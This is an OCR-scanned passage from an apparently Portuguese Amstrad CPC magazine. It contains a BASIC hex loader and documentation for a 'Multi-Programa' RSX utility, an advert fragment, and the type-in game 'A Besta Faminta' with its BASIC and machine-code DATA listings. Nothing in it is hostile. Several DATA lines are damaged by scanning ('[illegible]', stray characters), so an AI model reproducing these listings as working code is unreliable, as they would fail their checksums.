10 ON ERROR GOTO 200
20 MODE 1:PRINT" CARREGANDO DATAS":PRINT
30 MEMORY &9FFF:st=&A000
40 READ dat$:linha=240
50 soma=0
60 FOR s=0 TO 7
70 IF dat$="FIM" THEN GOSUB 230:GOTO 170
80 FOR b =1 TO 2:b$=MID$(dat$,b,1
)
90 IF INSTR("0123456789ABCDEFabcdef",b$)
=0 THEN ERROR 40
100 NEXT b
110 dat=VAL("&"+dat$)
120 soma=soma+dat
130 POKE st,dat
140 st=st+1:READ dat$
150 NEXT s:IF dat$="FIM" THEN READ dat$:
GOSUB 230:GOTO 170
160 GOSUB 230:READ dat$:GOTO 50
170 PRINT"Programa carregado."
180 CALL &A000
190 END
200 IF ERR=40 THEN PRINT "ERRO na linha"
;linha ELSE 220
210 n=ERL:IF n=100 THEN PRINT"Caracter n
ao hexadecimal no dado No.";s+1:END ELSE
 PRINT"Soma de controle incorrecta.":END
220 ERROR ERR
230 IF VAL(dat$)<>soma THEN ERROR 40 ELS
E RETURN
240 DATA 21,34,a2,cb,4e,c0,cb,ce,1129
250 DATA 01,cf,a1,21,30,a2,cd,d1,1026
260 DATA bc,cd,00,b9,f5,3a,02,c0,1075
270 DATA a7,28,42,21,64,ae,22,ae,788
280 DATA a0,22,cc,a0,22,26,a1,22,825
290 DATA f6,a0,21,17,ae,22,b1,a0,1007
300 DATA 22,cf,a0,21,5e,ae,22,99,889
310 DATA a0,21,66,ae,22,db,a0,22,916
320 DATA 08,a1,21,68,ae,22,de,a0,896
330 DATA 21,6a,ae,22,e1,a0,21,6c,873
340 DATA ae,22,e4,a0,22,12,a1,21,842
350 DATA 1d,ae,22,86,a1,f1,cd,0c,990
360 DATA b9,cd,16,a1,55,74,69,6c,987
370 DATA 69,64,61,64,65,20,4d,75,729
380 DATA 6c,74,69,2d,50,72,6f,67,782
390 DATA 72,61,6d,61,20,69,6e,73,779
400 DATA 74,61,6c,61,64,61,07,0d,635
410 DATA 0a,00,c9,3d,c2,b0,a1,cd,1008
420 DATA 85,a1,dd,5e,00,dd,56,01,917
430 DATA 2a,7b,ae,25,e5,a7,ed,52,1091
440 DATA da,5c,a1,21,6c,01,ed,52,932
450 DATA eb,d1,d2,41,a1,22,81,ae,1217
460 DATA 22,30,ae,7e,a7,20,14,23,636
470 DATA 4e,23,46,78,a7,20,0c,b1,691
480 DATA 28,17,2b,09,e5,a7,ed,52,830
490 DATA e1,38,ed,2a,81,ae,22,30,945
500 DATA ae,36,00,23,36,00,23,36,406
510 DATA 00,23,22,83,ae,22,85,ae,715
520 DATA 22,87,ae,22,89,ae,cd,16,915
530 DATA a1,6f,6b,0d,0a,07,00,c9,610
540 DATA 3d,c2,b0,a1,ed,5b,81,ae,1223
550 DATA dd,6e,00,dd,66,01,73,23,805
560 DATA 72,c9,3d,c2,b0,a1,ed,5b,1235
570 DATA 83,ae,18,ec,3d,c2,b0,a1,1157
580 DATA ed,5b,89,ae,18,e2,e1,7e,1240
590 DATA cd,5a,bb,23,b7,20,f8,e9,1213
600 DATA 3e,26,cd,5a,bb,2a,81,ae,927
610 DATA 7c,cd,2d,a1,7d,f5,0f,0f,935
620 DATA 0f,0f,cd,36,a1,f1,e6,0f,936
630 DATA c6,90,27,ce,40,27,c3,5a,975
640 DATA bb,cd,16,a1,4e,61,6f,20,893
650 DATA 70,6f,73,73,6f,21,20,20,661
660 DATA 20,20,20,20,20,20,20,0d,237
670 DATA 0a,07,00,c9,e1,cd,16,a1,831
680 DATA 4e,61,6f,20,68,61,20,65,652
690 DATA 73,70,61,63,6f,2e,20,0d,625
700 DATA 0a,07,00,c9,cd,16,a1,45,675
710 DATA 72,72,6f,72,20,52,53,58,738
720 DATA 0d,0a,07,00,c9,2a,36,ae,501
730 DATA 7c,b5,c8,e1,cd,16,a1,48,1190
740 DATA 61,20,75,6d,20,70,72,6f,724
750 DATA 67,72,61,6d,61,20,61,20,681
760 DATA 66,75,6e,63,69,6f,6e,61,851
770 DATA 72,21,20,0d,0a,07,00,c9,410
780 DATA cd,16,a1,45,73,71,75,65,903
790 DATA 63,65,73,74,65,20,6f,20,707
800 DATA 70,61,72,61,6d,65,74,72,860
810 DATA 6f,21,0d,0a,07,00,c9,e3,602
820 DATA a1,c3,20,a1,c3,cb,a0,c3,1302
830 DATA 8b,a0,c3,f0,a0,c3,02,a1,1252
840 DATA c3,0c,a1,49,4d,50,2e,43,711
850 DATA 4f,4d,45,43,41,44,cf,41,697
860 DATA 50,41,47,41,2e,50,52,4f,568
870 DATA 47,52,41,4d,c1,46,49,58,719
880 DATA 41,2e,43,4f,4d,45,43,41,535
890 DATA 44,cf,42,55,53,43,41,2e,687
900 DATA 43,4f,4d,45,43,41,44,cf,699
910 DATA 42,55,53,43,41,2e,46,49,555
920 DATA 4e,41,cc,42,55,53,43,41,713
930 DATA 2e,4d,49,4e,49,4d,cf,00,631
940 DATA 00,00,00,00,00,00,FIM,0
```

endereço termina o programa que acabámos de carregar. Não obstante as variáveis são armazenadas acima desse endereço.

Se agora escreverem

¦BUSCA.MINIMO, a%:PRINT a%,

saberemos qual é o endereço mais baixo em que poderemos carregar o segundo programa. Contudo, este endereço é válido se não formos executar o primeiro programa. Se o executarmos, as variáveis que ele utilizar ocuparão o espaço imediatamente atrás dele, pelo que o valor minimo terá de mudar. Experimentem executá-lo e pará-lo, pedindo outra vez o endereço minimo.

Para carregar um segundo programa deveremos primeiro mudar o endereço do começo, para um valor maior que **MINIMO** Por exemplo se **BUSCA.MINIMO** devolveu o valor 3406 podemos introduzir

FIXA.COMECADO.3500.

Se agora introduzirmos

IMP.COMECADO teremos o resultado de 3500. E se lhe pedirmos uma listagem não acontece nada. Já podemos carregar o segundo programa.

Uma vez carregado o segundo programa podemos voltar ao primeiro digitando

FIXA.COMECADO,&16F

Para comprovar que estamos na área do primeiro programa podemos, por exemplo, pedir uma listagem.

Convém notar que, ao mudarmos de um programa para outro, as variáveis se perdem (ou seja, o primeiro programa não pode utilizar as variáveis do segundo e vice-versa), já que cada um utiliza a sua própria área de variáveis.

O BASIC dos AMSTRAD marca o final do programa mediante a colocação do valor zero em dois endereços consecutivos. Portanto, o método utilizado pelo nosso utilitário para averiguar onde termina o programa (comando **BUSCA.FINAL**) consiste simplesmente em procurar os dois zeros consecutivos. No entanto, para evitar que os dados sejam acidentalmente interpretados como linhas de programa, sem o serem, verifica-se em cada linha que a sua extensão não ultrapassa 255. Se aparece uma linha com mais de 255 bytes, executa-se o comando **APAGA.PROGRAMA** para eliminar esses dados, já que evidentemente são falsos.

Os comandos RSX de que dispomos são os seguintes:

¦IMP.COMECADO Imprime o endereço inicial do programa.

BUSCA.COMECADO, variável%:

Semelhante ao anterior, mas em lugar de imprimir o endereço, coloca-o na variável inidicada. A esta variável deve ter sido atribuído previamente algum valor, porque senão a função *variável%* produzirá um erro.

FIXA.COMECADO,inteiro:

Fixa o endereço inicial de um programa. É a instrução que se deve utilizar antes de se carregar um programa, e antes de nos mover-mos de um programa para outro. Torna-se importante não confiar na nossa memória e anotar os endereços em que carregamos os programas ou então, se a dimensão deles o permitir, utilizar endereços "arredondados" (por exemplo, %1000, &3000, &5000, &5000, &7000, etc).

BUSCA.FINAL, variável%:

Introduz na variável definida o valor do último endereço utilizado pelo programa que estamos a considerar. A seguir a este endereço armazenam-se as variáveis desse mesmo programa.

BUSCA.MINIMO variável%:

Introduz na variável definida o primeiro endereço utilizável por um novo programa, por detrás da zona de variáveis do programa que estamos a considerar.

APAGA.PROGRAMA:

Apaga o programa que estamos a considerar, sem afectar os outros. Se for utilizada a instrução NEW do BASIC todos os programas serão apagados.

O utilitário "Multi-Programa", tal como se apresenta, é totalmente compatível com os 464, 664 e 6128, já que ao principio (ao mesmo tempo que inicializa os comandos residentes) averigua em que versão de BASIC se está a trabalhar (1.0 para o 464 e 1.1d para o 664 e 6128). A adaptação é então automática.

O endereço de carregamento do código máquina é &A000. Se quisermos colocar o programa num outro endereço será necessário utilizar a listagem 2 com um assemblador mudando o valor de origem (ORG), já que o programa contém endereços absolutos e por isso não é relocalizável.

NS
OK
FOC
• Moderno mobiliário para apoio de equipamentos de informática
• Postos Buróticos
• Armários para Informática
FOC


A BESTA FAMINTA

NUM dia bem chuvoso de Primavera um abatimento de terras enterrou um enorme ninho com os ovos da rainha vermelha de dorso verde. Entretanto chegou o Verão e a Natureza encarregou-se de seguir o seu curso normal. Os ovos passaram agora a uma miríade de pequenos insectos vermelhos (os vermelhinhos), que se espalham por todo o lado.

Nós vamos controlar um destes insectos, particularmente irritante, chamado Henry. O coitado teve a pouca sorte de nascer debaixo de toneladas e toneladas de terra, de maneira que a única hipótese de sobrevivência é ir comendo a terra até chegar à superfície - o que agora é responsabilidade nossa.

Em cada ecrã tem que comer a terra toda e o máximo de trufas que puder. As trufas são um autêntico manjar, que ainda por cima dão alguns pontos extra. Contudo há que ter cuidado, já que algumas são venenosas. Se olharem com cuidado poderão distinguir as trufas boas das venenosas.

Infelizmente, o abatimento de terras também soterrou os ovos da voraz e muito temida Besta Faminta. Os filhos desta nefanda alimária também estão a tentar sair cá para fora, tal como o nosso vermelhinho, e depois de uma longa espera, estão perfeitamente esfomeados. Não comem terra e não gostam do sabor das trufas. Por outro lado, adoram os pequenos vermelhinhos, especialmente se foram antecipadamente fritos em manteiga de alho, bem regados com molho de natas e polvilhados com paprika e canela.

Hoje sentem-se até muito felizes se mandarem umas dentadas na grande variedade disponível - que por acaso até somos nós!. Será que vamos conseguir comer o caminho através de cinco ecrãs sem sermos almoçados?

ESTRUTURA DO PROGRAMA

350-420	Ciclo principal
540- 1990	Dados para cada ecrã
2000-2140	Titulos do ecrã
2150-2210	Completado o ecrã
2220-2270	Fim do jogo
2280-3770	Código-máquina

VARIÁVEIS PRINCIPAIS

sc	Score
h	High score
sn	Número do ecrã
iq	Inteligência da Besta
dy	Velocidade
li	Vidas

```
30 REM     (c) Amstrad magazine
40 REM -------------CPC-------------
50 DEFINT a-s:SYMBOL AFTER 256
60 MEMORY &93FF:SYMBOL AFTER 250
70 SYMBOL 251,0,60,126,126,126,126,60:SY
MBOL 252,0,0,24,60,60,24
80 ENV 1,100,10,3:ENT 1,100,-5,1
90 ENV 2,100,2,5:ENT -2,50,5,20
100 ENT 3,50,-2,2:ENT -4,50,-1,1:ENV 3,1
0,1,1
110 ENV 5,50,5,3:ENT 6,50,13,4
120 FOR f=1 TO 12:READ i,j:INK i,j:NEXT
130 DATA 0,0,1,24,2,20,3,6,4,26,5,0,6,2,
7,8,8,3,9,12,10,14,11,18
140 INK 12,15,26:INK 13,26,15:INK 14,0,2
6:INK 15,26,0
150 IF PEEK(&160)<>255 THEN GOSUB 2280
160 REM ******* inicializacao *******
170 GOTO 2000
180 BORDER 0:MODE 0:sn=1:sc=0:li=5
190 ON sn GOSUB 540,840,1120,1400,1690
200 CALL &A000:ar=&9210
210 CALL &A093,po
220 FOR f=0 TO 2:POKE &93A1+f,3:NEXT
230 PEN 1:LOCATE 1,4:PRINT STRING$(20,CH
R$(238)):LOCATE 1,25:PRINT STRING$(20,CH
R$(238)):LOCATE 1,1:PRINT CHR$(11)
240 FOR f=4 TO 24:LOCATE 1,f:PRINT CHR$(
238):LOCATE 20,f:PRINT CHR$(238):NEXT
250 LOCATE 2,1:PEN 2:PRINT"MAX":PRINT" S
C":PEN 11:LOCATE 11,1:PRINT"QUADRO":LOCA
TE 11,2:PRINT"VIDAS"
260 eh=0
270 PEN 6:LOCATE 4,1:PRINT h:LOCATE 4,2:
PRINT sc:PEN 7:LOCATE 17,1:PRINT sn:LOCA
TE 17,2:PRINT li
280 POKE ar,0
290 REM *********** comeco ***********
300 PEN 11:FOR f=0 TO m-1:LOCATE PEEK(&9
300+f)+1,PEEK(&9306+f)+1:PRINT CHR$(231)
:NEXT
310 PEN 3:LOCATE PEEK(&9250)+1,PEEK(&925
1)+1:PRINT CHR$(231)
320 POKE &9215,0
330 FOR f=300 TO 40 STEP -20:SOUND 2,f,1
0,0,1,1:NEXT:FOR f=1 TO 150:NEXT
340 ti=606:PLOT 0,400,0
350 IF INKEY(69)=0 OR JOY(0)=1 THEN CALL
 &A0DA:GOTO 420
360 IF INKEY(38)=0 OR JOY(0)=8 THEN CALL
 &A14A:GOTO 420
370 IF INKEY(71)=0 OR JOY(0)=2 THEN CALL
 &A1AE:GOTO 420
380 IF INKEY(46)=0 OR JOY(0)=4 THEN CALL
 &A218:GOTO 420
390 FOR f=1 TO dy:NEXT
400 FOR f=0 TO m-1:POKE &9212,INT(RND*iq
):POKE &9214,f:CALL &A29F:IF PEEK(&9210)
=3 THEN 430 ELSE NEXT
420 GOSUB 490:GOTO 370
430 REM ******** tirar vida ********
440 a=PEEK(&9250)+1:b=PEEK(&9251)+1:SOUN
D 2,100,100,0,2,2:LOCATE a,b:PRINT" "
450 FOR f=0 TO m-1:LOCATE PEEK(&9300+f)+
1,PEEK(&9306+f)+1:PRINT" ":NEXT
460 li=li-1:IF li=0 THEN 2180
470 ON sn GOSUB 760,1060,1340,1620,1900
480 POKE &9210,0:GOTO 270
490 REM ***** verificar flag *****
500 ON PEEK(&9210) GOTO 510,530,430:RETU
RN
510 SOUND 2,400,10,0,1:eh=eh+1:IF eh=no
THEN 2150
520 sc=sc+1:PEN 6:LOCATE 4,2:PRINT sc:PO
KE &9210,0:RETURN
530 SOUND 1,150,30,0,1,1:sc=sc+5:PEN 6:L
OCATE 4,2:PRINT sc:POKE ar,0:RETURN
540 REM ********** quadro 1 **********
550 RESTORE 560:GOSUB 1960
560 DATA 0333333331333333
570 DATA 0333333321331113
580 DATA 0311133111333333
590 DATA 0313333333133332
600 DATA 0313311113331331111
610 DATA 0333333333133333
620 DATA 0333333333113333
630 DATA 0113331333333333
640 DATA 0313331331133344333
650 DATA 0312331333333333
660 DATA 0311333333311113
670 DATA 0333333244333333
680 DATA 0333111333333333
690 DATA 0333333333333313
700 DATA 0333333331111313
710 DATA 0111333333333313
720 DATA 0123333333333213
730 DATA 0133313332331113
740 DATA 0333313333333333
750 DATA 0333113333333333
760 FOR f=0 TO 2:POKE &9300+f,1:NEXT
770 FOR f=4 TO 6:POKE &9306+f-4,f:NEXT
780 RESTORE 790:FOR f=0 TO 5:READ a:POKE
 &93A6+f,a:NEXT
790 DATA &15,&90,&29,&90,&3d,&90
```

```
800 po=&9191
810 POKE &9250,1:POKE &9251,23
820 CALL &A093,po
830 no=261:m=3:RETURN
840 REM ********** quadro 2 ***********
850 RESTORE 860:GOSUB 1960
860 DATA 333333333333333344
870 DATA 233333313333333334
880 DATA 111133311133331333
890 DATA 333333333333321333
900 DATA 333333333333111333
910 DATA 344433334333333333
920 DATA 333311334333331111
930 DATA 333333333331333333
940 DATA 333333333331333333
950 DATA 313300000000003333
960 DATA 313333331111333113
970 DATA 313333333333333213
980 DATA 333344433333333313
990 DATA 333442331111133313
1000 DATA 333333333333333333
1010 DATA 333333311111133133
1020 DATA 331233333123333133
1030 DATA 311133333333333133
1040 DATA 321333333333111133
1050 DATA 333333344333333333
1060 FOR f=12 TO 15:POKE &9300+f-12,f:NE
XT
1070 FOR f=0 TO 2:POKE &9306+f,13:NEXT
1080 RESTORE 1090:FOR f=0 TO 5:READ a:PO
KE &93A6+f,a:NEXT
1090 :DATA &d4,&90,&d5,&90,&d6,&90
1100 POKE &9250,5:POKE &9251,13
1110 po=&9250:CALL &A093,po:no=270:m=3:R
ETURN
1120 REM ********* quadro 3 ***********
1130 RESTORE 1140:GOSUB 1960
1140 DATA 233333313333333313
1150 DATA 311113313111113313
1160 DATA 313333313333333213
1170 DATA 313131113311111113
1180 DATA 333133333333333333
1190 DATA 323333311113131111
1200 DATA 333114313333133333
1210 DATA 313333333133133313
1220 DATA 313333111131131113
1230 DATA 311113333333333333
1240 DATA 000000000000013443
1250 DATA 313311133333113333
1260 DATA 313333331113333311
1270 DATA 311133333333331332
1280 DATA 333334233111131333
1290 DATA 333333333333131113
1300 DATA 111333111333133333
1310 DATA 333333123333133313
1320 DATA 311113131113131313
1330 DATA 333333133333331333
1340 FOR f=0 TO 2:POKE &9300+f,f+11:NEXT
1350 FOR f=0 TO 2:POKE &9306+f,14:NEXT
1360 RESTORE 1370:FOR f=0 TO 5:READ a:PO
KE &93A6+f,a:NEXT
1370 DATA &e7,&90,&e8,&90,&e9,&90
1380 po=&90DD:POKE &9250,1:POKE &9251,14
:CALL &A093,po
1390 no=228:m=3:RETURN
1400 REM ********* quadro 4 ***********
1410 RESTORE 1420:GOSUB 1960
1420 DATA 333333333334433333
1430 DATA 311113111334333213
1440 DATA 333333333334331113
1450 DATA 343313111133333333
1460 DATA 343313333333333313
1470 DATA 333213133331111113
1480 DATA 311113111333333213
1490 DATA 333333333333333333
1500 DATA 113113111111131133
1510 DATA 333333333333131433
1520 DATA 311133134443134443
1530 DATA 333133133333334233
1540 DATA 313133111111334333
1550 DATA 313333333333334333
1560 DATA 311111333433333313
1570 DATA 333333332433111113
1580 DATA 313344444133433333
1590 DATA 313333333433333243
1600 DATA 313111133333111113
1610 DATA 000000000000333333
1620 FOR f=0 TO 3:POKE &9300+f,f+9:NEXT
1630 FOR f=0 TO 3:POKE &9306+f,23:NEXT
1640 RESTORE 1650:FOR f=0 TO 7:READ a:PO
KE &93A6+f,a:NEXT
1650 DATA &99,&91,&9a,&91,&9b,&91,&9c,&9
1
1660 po=&9191:POKE &9250,1:POKE &9251,23
1670 CALL &A093,po:no=227:m=4:RETURN
1680 REM *********** quadro 5 *********
1690 RESTORE 1700:GOSUB 1960
1700 DATA 033333334333331233
1710 DATA 031111334333331333
1720 DATA 031233333313331133
1730 DATA 031333333213333333
1740 DATA 031443311133333333
1750 DATA 031333333433333334
1760 DATA 031333333433333444
1770 DATA 031331333333333334
1780 DATA 033331333311133334
1790 DATA 033313233333133333
1800 DATA 031111113332123331
1810 DATA 033333333311111133
1820 DATA 033333433333334443
1830 DATA 033133443333334333
1840 DATA 011133331111134333
1850 DATA 032133331233333313
1860 DATA 033133331333333313
1870 DATA 033111311333333313
1880 DATA 033333333331111113
1890 DATA 033333333333333332
1900 FOR f=0 TO 3:POKE &9300+f,1:NEXT
1910 FOR f=0 TO 3:POKE &9306+f,f+4:NEXT
1920 RESTORE 1930:FOR f=0 TO 7:READ a:PO
KE &93A6+f,a:NEXT
1930 DATA &15,&90,&29,&90,&3d,&90,$51,&9
0
1940 po=&90C9:POKE &9250,1:POKE &9251,13
:CALL &A093,po
1950 no=244:m=4:RETURN
1960 FOR f=&9000 TO &9013:POKE f,1:POKE
f+420,1:NEXT
1970 FOR f=&9014 TO &91A4 STEP 20:POKE f
,1:POKE f+19,1:NEXT
1980 d=&9015:FOR f=1 TO 20:READ a$
1990 FOR g=1 TO 18:POKE d,VAL(MID$(a$,g,
1)):d=d+1:NEXT:d=d+2:NEXT:RETURN
2000 REM ********** titulo ***********
2010 MODE 0:PEN 1:LOCATE 7,11:PRINT "TEC
LAS:":LOCATE 6,13:PEN 2:PRINT"A.....CIMA
"
2020 LOCATE 6,15:PRINT"Z.....BAIXO":LOCA
TE 6,17:PRINT"M.....DIREITA"
2030 LOCATE 6,19:PRINT"N.....ESQUERDA":L
OCATE 6,22:PRINT"OU JOYSTICK"
2040 PEN 7:LOCATE 4,3:PRINT"HUNGRY SNAPP
ERS"
2050 LOCATE 2,25:PRINT"carreguè em espac
o"
2060 IF INKEY(47)<>0 THEN 2060
2070 WHILE INKEY$<>"":WEND
2080 MODE 1:PEN 1:LOCATE 9,11:PRINT"Esco
lha a velocidade (1-5)"
2090 LOCATE 12,14:PRINT"Rapido a devagar
"
2100 LOCATE 19,16:INPUT dy:IF dy<1 OR dy
>5 THEN 2080
2110 dy=(dy-1)*22:CLS:LOCATE 5,11:PRINT"
Escolha o Q.I. dos insectos (1-5)"
2120 LOCATE 11,14:PRINT"Inteligente a to
sco"
2130 LOCATE 19,16:PEN 1:INPUT iq:IF iq<1
 OR iq>5 THEN 2110
2140 iq=iq*20-18:GOTO 180
2150 REM *** complemento do ecran ***
2160 sn=sn+1:IF sn=6 THEN 2220
2170 li=li+3:GOTO 190
2180 LOCATE 17,2:PRINT li:PEN 14:LOCATE
6,12
2190 PRINT"   FIM   ":FOR f=1 TO 5000:NE
XT
2200 IF sc>h THEN h=sc
2210 GOTO 2000
2220 REM *** complemento do jogo ***
2230 MODE 1:PEN 1:LOCATE 15,10:PRINT"* E
XCELENTE *"
2240 PEN 2:LOCATE 4,15:PRINT"Voce conseg
uiu acabar o jogo !!"
2250 FOR f=1 TO 200 STEP 10:SOUND 1,(200
-f)*4,25,INT((200-f)/15),3,3:SOUND 1,(20
0-f)*2,15,INT((200-f)/15),3,4
2260 NEXT
2270 FOR f=0 TO 526:INK 0,INT(RND*27):BO
RDER INT(RND*27):NEXT:FOR i=1 TO 5000:NE
XT:INK 0,0:LOCATE 17,17:GOTO 2190
2280 REM ****** codigo de maquina ******
2290 RESTORE 2420:MODE 2:PEN 1:PRINT "Po
king codigo de maquina ....."
2300 ln=2420:a1=&9400:a2=&957F:GOSUB 234
0
2310 a1=&A000:a2=&A55B:GOSUB 2340
2320 POKE &160,255:RESTORE:RETURN
2330 REM loader
2340 FOR adr=a1 TO a2 STEP 13
2350 READ byte$:chk=0
2360 FOR i=0 TO 12
2370 v=VAL("&"+MID$(byte$,i*2+1,2))
2380 POKE adr+i,v:chk=chk+v
2390 NEXT
2400 IF chk<>VAL("&"+RIGHT$(byte$,3)) TH
EN PRINT"ERRO na LINHA";ln:STOP
2410 ln=ln+10:NEXT:RETURN
2420 DATA 54a8545ca8fcbca85486fca8fc82e
2430 DATA fcd600fc2c7c8204fcacfcbca8804
2440 DATA fcc35400fca84303038303438354c
2450 DATA 4383c3e10352d283a143c3c3c3741
2460 DATA 4352d20383c30303038303c300402
2470 DATA fcfc00543333a8b951a276b9a66db
2480 DATA 5976b9a65976b951a2765433335d9
2490 DATA a800fcfc0080458a40400f0f8050d
2500 DATA 05a9c80a8f9d6e4f8f9d6e4f05557
2510 DATA c4c80a400f0f8080458a400000403
2520 DATA 0000be007f0044cc8800c9c3984f9
2530 DATA 00c9c9ec08c9c3980044cc88006c2
2540 DATA bf007f0000440000aa6420aa6e3c8
2550 DATA dccc2a44c3c60044c6c60044c6679
2560 DATA c6006ec3c62aaacc88aa00000058f
2570 DATA 00552a15aa00cccc0010c9c3884fa
2580 DATA cce9c98810c9c38800cccc0055717
2590 DATA 2a15aaaacc88aa6ec3c32a44c66b9
2600 DATA c60044c6c60044c3c6006edccc679
2610 DATA 2aaa6420aa0044000015aa552a384
2620 DATA 0080400000cdcd00eacdcdd52a5dd
2630 DATA 8e4d15008e4d0040cfcf80bf4552d
2640 DATA 8a7faa15aa006a00801545cfce553
2650 DATA d5cf0ccf00cf0ccf00a9cfced5744
2660 DATA 6a008015aa15aa007f458abf404b5
2670 DATA cfcf80008e4d00aa8e4d556acd60a
2680 DATA ce9500cdce0000804000552a15452
2690 DATA aa0015aa152a4000d5eacdcf8a5cd
2700 DATA 00cf0ccf00cf0ccfeacdcf8a2a68e
2710 DATA 4000d50015aa152c3137302c30309
2720 DATA 3e003207923e153206923e043229a
2730 DATA 01923e013202922a06921100902fb
2740 DATA 197efe00ca33a0fe01ca5ba0fe6f4
2750 DATA 02ca61a0fe03ca67a0c36da02a699
```

```
2760 DATA 0692232206923a02923c320292345
2770 DATA fe13c214a02a06922323220692449
2780 DATA 3a01923c320192fe18c8c30fa051e
2790 DATA 110094c370a0114094c370a011541
2800 DATA 2094c370a01160943a0292673a4fb
2810 DATA 01926fcd1abc06010e08c5e51a487
2820 DATA 77231310fae101000809c10d20398
2830 DATA efc333a0dd7e006fdd7e016722634
2840 DATA 0692c91100003a50924f3a17923c0
2850 DATA 814f210093197eb9cabca0137b588
2860 DATA fe05c2aba0c93a51924f3a1892629
2870 DATA 814f210693197eb7ca44a13a50513
2880 DATA 924f3a1792814fc3b4a03e003251b
2890 DATA 17923eff321892cd9fa03a10925aa
2900 DATA fe03c8a72a0692111400ed527e514
2910 DATA fe01c8fe02ca2ea1fe03ca39a1705
2920 DATA fe04ca44a13e0032109222069247d
2930 DATA 3a51926f3d2c3251923a50926748d
2940 DATA 24cd75bb3e20cd5dbb11a094cd676
2950 DATA 7da2c93e00773e02321092c30e482
2960 DATA a13e00773e01321092c30ea13e419
2970 DATA 03321092c93e013217923e003232a
2980 DATA 1892cd9fa03a1092fe03c82a0658b
2990 DATA 92237efe01c8fe02ca93a1fe036fe
3000 DATA caa3a1fe04ca44a13e003210925d1
3010 DATA 2206923a51923c6f3a50923c3240c
3020 DATA 509267cd75bb3e20cd5dbb118061a
3030 DATA 91cd7da2c93e00773e02321092512
3040 DATA c379a13e00773e01321092c3794e1
3050 DATA a13e003217923e01321892cd9f411
3060 DATA a03a1092fe03c82a069211140042c
3070 DATA a7ed5a7efe01c8fe02ca02a2fe79f
3080 DATA 03ca0da2fe04ca44a13e0032104ad
3090 DATA 922206923a51923c6f4f325192498
3100 DATA 3a50926724cd75bb3e20cd5dbb3e7
3110 DATA 11e094cd7da2c93e00773e0232561
3120 DATA 1092c3e2a13e00773e013210924b0
3130 DATA c3e2a13eff3217923e00321892578
3140 DATA cd9fa03a1092fe03c82a06922b59e
3150 DATA 7efe01c8fe02ca67a2fe03ca72755
3160 DATA a2fe04ca44a13e00321092220648d
3170 DATA 923a51926f2c3a509267243d32460
3180 DATA 5092cd75bb3e20cd5dbb11e094687
3190 DATA cd7da2c93e00773e02321092c3541
3200 DATA 47a23e00773e01321092c347a245d
3210 DATA 3a5092673a51926fcd1abc06044bc
3220 DATA 0e08c5e51a77231310fae10100473
3230 DATA 0809c10dc28ca2c7ed5b1492219a7
3240 DATA a193197efe01ca8aa2fe02ca9c756
3250 DATA a3fe03caada4c[illegible]51924768f
3260 DATA 210693197e3db8c[illegible]a21a509259b
3270 DATA 47210093197eb8ca44a121ecff605
3280 DATA 221792cde1a2c366a33a1292fe6c3
3290 DATA 01c21fa33a509247210093197e433
3300 DATA b8ca1fa3da10a3cd8da42b7efe776
3310 DATA 00c21fa33e04ed5b149221a193509
3320 DATA 1977e1c9cd8da4237efe00c21f6b8
3330 DATA a33e02c305a3ed5b1492cd8da463a
3340 DATA ed5b1792197efe00c8210093ed5ef
3350 DATA 5b1492193a5092477eb8da57a3587
3360 DATA cd8da42b7efe00ca03a33a17925f8
3370 DATA fe14cafca33e03c305a3cd8da4725
3380 DATA 237efe00c24aa33e02c305a3ed5e6
3390 DATA 5b1492cd8da4111400ed52cd9b5cb
3400 DATA a4ed5b1492210693197e47043546 3
3410 DATA 210093197e672468e5cd75bb3e55e
3420 DATA 20cd5dbbe1252d2d110095c385553
3430 DATA a23a519247210693197eb8c2b7588
3440 DATA a33a509247210093197e3cb8ca50f
3450 DATA 44a1210100221792cdc3a3c35d525
3460 DATA a43a1292fe01c201a43a51924754c
3470 DATA 210693197eb8ca01a4d2eda3cd6a7
3480 DATA 8da4111400197efe00c201a43e490
3490 DATA 03c305a3cd8da4111400a7ed52577
3500 DATA 7efe00c201a43e01c305a3ed5b5d5
3510 DATA 1492cd8da4ed5b1792197efe0062a
3520 DATA c8210693ed5b1492193a5192474ed
3530 DATA 7eb8da43a4cd8da4111400a7ed6ae
3540 DATA 527efe00ca3ca43a1792fe01ca626
3550 DATA 03a33e02c305a33e01c305a3cd4c8
3560 DATA 8da4111400197efe00ca4aa33a4dc
3570 DATA 1792fe01c21aa33e04c305a3ed5c1
3580 DATA 5b1492cd8da423cd9ba4ed5b1468a
3590 DATA 92210093197e4704342106931932f
3600 DATA 7e6f2c60e5cd75bb3e20cd5dbb69e
3610 DATA e12d112095c385a221a5937b87619
3620 DATA 3c5f194e23466069c94d4421a5454
